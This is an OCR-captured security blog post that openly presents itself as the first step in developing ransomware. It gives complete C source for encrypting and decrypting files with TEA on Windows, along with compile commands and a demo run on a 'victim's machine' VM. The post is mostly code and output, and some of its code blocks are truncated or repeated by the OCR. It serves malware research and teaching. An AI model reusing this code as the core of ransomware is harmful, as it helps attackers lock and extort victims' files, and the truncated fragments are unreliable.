
Malware and cryptography 23: encrypt/decrypt file via TEA. Simple C/C++ example.

cocomelonc.github.io/malware/2023/12/25/malware-cryptography-23.html

December 25, 2023

7 minute read

Hello, cybersecurity enthusiasts and white hackers!



```
/*
 * hack.c
 * encrypt/decrypt file with TEA
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware/2023/12/25/malware-cryptography-23.html
*/
#include <windows.h>
#include <wincrypt.h>
#include <stdio.h>

#define KEY_SIZE 16
#define ROUNDS 32
#define TEA_BLOCK_SIZE 8

void tea_encrypt(unsigned char *data, un
  unsigned int i;
  unsigned int delta = 0x9e3779b9;
  unsigned int sum = 0;
  unsigned int v0 = *(unsigned int *)dat
  unsigned int v1 = *(unsigned int *)(da

  for (i = 0; i < ROUNDS; i++) {
    v0 += (((v1 << 4) ^ (v1 >> 5)) + v1)
    sum += delta;
    v1 += (((v0 << 4) ^ (v0 >> 5)) + v0)
  }

  *(unsigned int *)data = v0;
  *(unsigned int *)(data + 4) = v1;
}

void tea_decrypt(unsigned char *data, un
  unsigned int i;
  unsigned int delta = 0x9e3779b9;
  unsigned int sum = delta * ROUNDS;
```

```
Windows PowerShell
Copyright

Try the

PS C:\Us
PS Z:\20
PS Z:\20
TEA encr
TEA decr
PS Z:\20
```

```
Meow-meow! =^..^=
Meow-meow! =^..^=
65535
```

In one of the previous posts (and at conferences in the last couple of months) I talked about the TEA encryption algorithm and how it affected the VirusTotal detection score.

With today's post I want to start a series of my new research, I will be developing different versions of the ransomware malware with different algorithms from cryptography.

I will do this step by step, so perhaps I will post some things, tricks and techniques in a separate articles.

practical example

I’ll go straight to a practical example, the logic of which is quite simple, encrypting one file and decrypting it.

Encryption function:

```
void encryptFile(const char* inputFile, const char* outputFile, const char* teaKey) {
  HANDLE ifh = CreateFileA(inputFile, GENERIC_READ, FILE_SHARE_READ, NULL,
OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
  HANDLE ofh = CreateFileA(outputFile, GENERIC_WRITE, 0, NULL, CREATE_ALWAYS,
FILE_ATTRIBUTE_NORMAL, NULL);

  if (ifh == INVALID_HANDLE_VALUE || ofh == INVALID_HANDLE_VALUE) {
    printf("error opening file.\n");
    return;
  }

  LARGE_INTEGER fileSize;
  GetFileSizeEx(ifh, &fileSize);

  unsigned char* fileData = (unsigned char*)malloc(fileSize.LowPart);
  DWORD bytesRead;
  ReadFile(ifh, fileData, fileSize.LowPart, &bytesRead, NULL);

  unsigned char key[KEY_SIZE];
  memcpy(key, teaKey, KEY_SIZE);

  // calculate the padding size
  size_t paddingSize = (TEA_BLOCK_SIZE - (fileSize.LowPart % TEA_BLOCK_SIZE)) %
TEA_BLOCK_SIZE;

  // pad the file data
  size_t paddedSize = fileSize.LowPart + paddingSize;
  unsigned char* paddedData = (unsigned char*)malloc(paddedSize);
  memcpy(paddedData, fileData, fileSize.LowPart);
  memset(paddedData + fileSize.LowPart, static_cast<char>(paddingSize), paddingSize);

  // encrypt the padded data
  for (size_t i = 0; i < paddedSize; i += TEA_BLOCK_SIZE) {
    tea_encrypt(paddedData + i, key);
  }

  // write the encrypted data to the output file
  DWORD bw;
  WriteFile(ofh, paddedData, paddedSize, &bw, NULL);

  printf("TEA encryption successful\n");

  CloseHandle(ifh);
  CloseHandle(ofh);
  free(fileData);
  free(paddedData);
}
```

and decryption function:

```
void decryptFile(const char* inputFile, const char* outputFile, const char* teaKey) {
  HANDLE ifh = CreateFileA(inputFile, GENERIC_READ, FILE_SHARE_READ, NULL,
OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
  HANDLE ofh = CreateFileA(outputFile, GENERIC_WRITE, 0, NULL, CREATE_ALWAYS,
FILE_ATTRIBUTE_NORMAL, NULL);

  if (ifh == INVALID_HANDLE_VALUE || ofh == INVALID_HANDLE_VALUE) {
    printf("error opening file.\n");
    return;
  }

  LARGE_INTEGER fileSize;
  GetFileSizeEx(ifh, &fileSize);

  unsigned char* fileData = (unsigned char*)malloc(fileSize.LowPart);
  DWORD bytesRead;
  ReadFile(ifh, fileData, fileSize.LowPart, &bytesRead, NULL);

  unsigned char key[KEY_SIZE];
  memcpy(key, teaKey, KEY_SIZE);

  // decrypt the file data using TEA encryption
  for (DWORD i = 0; i < fileSize.LowPart; i += TEA_BLOCK_SIZE) {
    tea_decrypt(fileData + i, key);
  }

  // calculate the padding size
  size_t paddingSize = fileData[fileSize.LowPart - 1];

  // validate and remove padding
  if (paddingSize <= TEA_BLOCK_SIZE && paddingSize > 0) {
    size_t originalSize = fileSize.LowPart - paddingSize;
    unsigned char* originalData = (unsigned char*)malloc(originalSize);
    memcpy(originalData, fileData, originalSize);

    // write the decrypted data to the output file
    DWORD bw;
    WriteFile(ofh, originalData, originalSize, &bw, NULL);

    printf("TEA decryption successful\n");

    CloseHandle(ifh);
    CloseHandle(ofh);
    free(fileData);
    free(originalData);
  } else {
    // invalid padding size, print an error message or handle it accordingly
    printf("Invalid padding size: %d\n", paddingSize);

    CloseHandle(ifh);
    CloseHandle(ofh);
    free(fileData);
  }
}
```

This code encrypts the input file using TEA with the specified key, decrypt with TEA.

Another important part of the code adds padding to the last block if the file size is not a multiple of the TEA block size:

```
void addPadding(HANDLE fh) {
  LARGE_INTEGER fs;
  GetFileSizeEx(fh, &fs);

  size_t paddingS = TEA_BLOCK_SIZE - (fs.QuadPart % TEA_BLOCK_SIZE);
  if (paddingS != TEA_BLOCK_SIZE) {
    SetFilePointer(fh, 0, NULL, FILE_END);
    for (size_t i = 0; i < paddingS; ++i) {
      char paddingB = static_cast<char>(paddingS);
      WriteFile(fh, &paddingB, 1, NULL, NULL);
    }
  }
}
```

So, I tested this for one file `test.txt`

```
int main() {
  const char* inputFile = "C:\\Users\\user\\Desktop\\books\\test.txt";
  const char* outputFile = "C:\\Users\\user\\Desktop\\books\\test.txt.tea";
  const char* decryptedFile =
"C:\\Users\\user\\Desktop\\books\\test.txt.tea.decrypted";
  const char* teaKey =
"\x6d\x65\x6f\x77\x6d\x65\x6f\x77\x6d\x65\x6f\x77\x6d\x65\x6f\x77";
  encryptFile(inputFile, outputFile, teaKey);
  decryptFile(outputFile, decryptedFile, teaKey);
  return 0;
}
```

Ok, full source code is `hack.c`:

```
/*
 * hack.c
 * encrypt/decrypt file with TEA
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware/2023/12/25/malware-cryptography-23.html
*/
#include <windows.h>
#include <stdio.h>

#define KEY_SIZE 16
#define ROUNDS 32
#define TEA_BLOCK_SIZE 8

void tea_encrypt(unsigned char *data, unsigned char *key) {
  unsigned int i;
  unsigned int delta = 0x9e3779b9;
  unsigned int sum = 0;
  unsigned int v0 = *(unsigned int *)data;
  unsigned int v1 = *(unsigned int *)(data + 4);

  for (i = 0; i < ROUNDS; i++) {
    v0 += (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + ((unsigned int *)key)[sum & 3]);
    sum += delta;
    v1 += (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + ((unsigned int *)key)[(sum >> 11) &
3]);
  }

  *(unsigned int *)data = v0;
  *(unsigned int *)(data + 4) = v1;
}

void tea_decrypt(unsigned char *data, unsigned char *key) {
  unsigned int i;
  unsigned int delta = 0x9e3779b9;
  unsigned int sum = delta * ROUNDS;
  unsigned int v0 = *(unsigned int *)data;
  unsigned int v1 = *(unsigned int *)(data + 4);

  for (i = 0; i < ROUNDS; i++) {
    v1 -= (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + ((unsigned int *)key)[(sum >> 11) &
3]);
    sum -= delta;
    v0 -= (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + ((unsigned int *)key)[sum & 3]);
  }

  *(unsigned int *)data = v0;
  *(unsigned int *)(data + 4) = v1;
}

void addPadding(HANDLE fh) {
  LARGE_INTEGER fs;
  GetFileSizeEx(fh, &fs);
  size_t paddingS = TEA_BLOCK_SIZE - (fs.QuadPart % TEA_BLOCK_SIZE);
  if (paddingS != TEA_BLOCK_SIZE) {
    SetFilePointer(fh, 0, NULL, FILE_END);
    for (size_t i = 0; i < paddingS; ++i) {
      char paddingB = static_cast<char>(paddingS);
      WriteFile(fh, &paddingB, 1, NULL, NULL);
    }
  }
}

void removePadding(HANDLE fileHandle) {
  LARGE_INTEGER fileSize;
  GetFileSizeEx(fileHandle, &fileSize);

  // determine the padding size
  DWORD paddingSize;
  SetFilePointer(fileHandle, -1, NULL, FILE_END);
  ReadFile(fileHandle, &paddingSize, 1, NULL, NULL);

  // validate and remove padding
  if (paddingSize <= TEA_BLOCK_SIZE && paddingSize > 0) {
    // seek back to the beginning of the padding
    SetFilePointer(fileHandle, -paddingSize, NULL, FILE_END);

    // read and validate the entire padding
    BYTE* padding = (BYTE*)malloc(paddingSize);
    DWORD bytesRead;
    if (ReadFile(fileHandle, padding, paddingSize, &bytesRead, NULL) && bytesRead ==
paddingSize) {
      // check if the padding bytes are valid
      for (size_t i = 0; i < paddingSize; ++i) {
        if (padding[i] != static_cast<char>(paddingSize)) {
          // invalid padding, print an error message or handle it accordingly
          printf("Invalid padding found in the file.\n");
          free(padding);
          return;
        }
      }

      // truncate the file at the position of the last complete block
      SetEndOfFile(fileHandle);
    } else {
      // error reading the padding bytes, print an error message or handle it
accordingly
      printf("Error reading padding bytes from the file.\n");
    }

    free(padding);
  } else {
    // invalid padding size, print an error message or handle it accordingly
    printf("Invalid padding size: %d\n", paddingSize);
  }
}

void encryptFile(const char* inputFile, const char* outputFile, const char* teaKey) {
  HANDLE ifh = CreateFileA(inputFile, GENERIC_READ, FILE_SHARE_READ, NULL,
OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
  HANDLE ofh = CreateFileA(outputFile, GENERIC_WRITE, 0, NULL, CREATE_ALWAYS,
FILE_ATTRIBUTE_NORMAL, NULL);

  if (ifh == INVALID_HANDLE_VALUE || ofh == INVALID_HANDLE_VALUE) {
    printf("error opening file.\n");
    return;
  }

  LARGE_INTEGER fileSize;
  GetFileSizeEx(ifh, &fileSize);

  unsigned char* fileData = (unsigned char*)malloc(fileSize.LowPart);
  DWORD bytesRead;
  ReadFile(ifh, fileData, fileSize.LowPart, &bytesRead, NULL);

  unsigned char key[KEY_SIZE];
  memcpy(key, teaKey, KEY_SIZE);

  // calculate the padding size
  size_t paddingSize = (TEA_BLOCK_SIZE - (fileSize.LowPart % TEA_BLOCK_SIZE)) %
TEA_BLOCK_SIZE;

  // pad the file data
  size_t paddedSize = fileSize.LowPart + paddingSize;
  unsigned char* paddedData = (unsigned char*)malloc(paddedSize);
  memcpy(paddedData, fileData, fileSize.LowPart);
  memset(paddedData + fileSize.LowPart, static_cast<char>(paddingSize), paddingSize);

  // encrypt the padded data
  for (size_t i = 0; i < paddedSize; i += TEA_BLOCK_SIZE) {
    tea_encrypt(paddedData + i, key);
  }

  // write the encrypted data to the output file
  DWORD bw;
  WriteFile(ofh, paddedData, paddedSize, &bw, NULL);

  printf("TEA encryption successful\n");

  CloseHandle(ifh);
  CloseHandle(ofh);
  free(fileData);
  free(paddedData);
}

void decryptFile(const char* inputFile, const char* outputFile, const char* teaKey) {
  HANDLE ifh = CreateFileA(inputFile, GENERIC_READ, FILE_SHARE_READ, NULL,
OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
  HANDLE ofh = CreateFileA(outputFile, GENERIC_WRITE, 0, NULL, CREATE_ALWAYS,
FILE_ATTRIBUTE_NORMAL, NULL);

  if (ifh == INVALID_HANDLE_VALUE || ofh == INVALID_HANDLE_VALUE) {
    printf("error opening file.\n");
    return;
  }

  LARGE_INTEGER fileSize;
  GetFileSizeEx(ifh, &fileSize);

  unsigned char* fileData = (unsigned char*)malloc(fileSize.LowPart);
  DWORD bytesRead;
  ReadFile(ifh, fileData, fileSize.LowPart, &bytesRead, NULL);

  unsigned char key[KEY_SIZE];
  memcpy(key, teaKey, KEY_SIZE);

  // decrypt the file data using TEA encryption
  for (DWORD i = 0; i < fileSize.LowPart; i += TEA_BLOCK_SIZE) {
    tea_decrypt(fileData + i, key);
  }

  // calculate the padding size
  size_t paddingSize = fileData[fileSize.LowPart - 1];

  // validate and remove padding
  if (paddingSize <= TEA_BLOCK_SIZE && paddingSize > 0) {
    size_t originalSize = fileSize.LowPart - paddingSize;
    unsigned char* originalData = (unsigned char*)malloc(originalSize);
    memcpy(originalData, fileData, originalSize);

    // write the decrypted data to the output file
    DWORD bw;
    WriteFile(ofh, originalData, originalSize, &bw, NULL);

    printf("TEA decryption successful\n");

    CloseHandle(ifh);
    CloseHandle(ofh);
    free(fileData);
    free(originalData);
  } else {
    // invalid padding size, print an error message or handle it accordingly
    printf("Invalid padding size: %d\n", paddingSize);

    CloseHandle(ifh);
    CloseHandle(ofh);
    free(fileData);
  }
```


```
}

int main() {
  const char* inputFile = "C:\\Users\\user\\Desktop\\books\\test.txt";
  const char* outputFile = "C:\\Users\\user\\Desktop\\books\\test.txt.tea";
  const char* decryptedFile =
"C:\\Users\\user\\Desktop\\books\\test.txt.tea.decrypted";
  const char* teaKey =
"\x6d\x65\x6f\x77\x6d\x65\x6f\x77\x6d\x65\x6f\x77\x6d\x65\x6f\x77";
  encryptFile(inputFile, outputFile, teaKey);
  decryptFile(outputFile, decryptedFile, teaKey);
  return 0;
}
```

demo

Let's move on to demonstrating how this example works.


First of all, my `test.txt` file:



```
Meow-meow! =^..^=
Meow-meow! =^..^=
65535
```

Then, compile our malware:


```
x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -fno-
exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```



```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/meow/2023-12-25-malware-cryptography-23]
└─$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/meow/2023-12-25-malware-cryptography-23]
└─$ ls -lt
total 52
-rwxr-xr-x 1 cocomelonc cocomelonc 41984 Dec 26 23:00 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc  5398 Dec 26 22:56 hack.c
```

Run it in the victim's machine (`Windows 10 x64 v1903` in my case):




win10-1903 (test1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\user> cd Z:\2023-12-25-malware-cryptography-23\
PS Z:\2023-12-25-malware-cryptography-23>
PS Z:\2023-12-25-malware-cryptography-23> .\hack.exe
TEA encryption successful
TEA decryption successful
PS Z:\2023-12-25-malware-cryptography-23>
```



```
/*
 * hack.c
 * encrypt/decrypt file with TEA
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware/2023/12/25/malware-cryptography-23.html
*/
#include <windows.h>
#include <wincrypt.h>
#include <stdio.h>

#define KEY_SIZE 16
#define ROUNDS 32
#define TEA_BLOCK_SIZE 8

void tea_encrypt(unsigned char *data, un
  unsigned int i;
  unsigned int delta = 0x9e3779b9;
  unsigned int sum = 0;
  unsigned int v0 = *(unsigned int *)dat
  unsigned int v1 = *(unsigned int *)(da

  for (i = 0; i < ROUNDS; i++) {
    v0 += (((v1 << 4) ^ (v1 >> 5)) + v1)
    sum += delta;
    v1 += (((v0 << 4) ^ (v0 >> 5)) + v0)
  }

  *(unsigned int *)data = v0;
  *(unsigned int *)(data + 4) = v1;
}

void tea_decrypt(unsigned char *data, un
  unsigned int i;
  unsigned int delta = 0x9e3779b9;
```

win10-1903 (test1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell

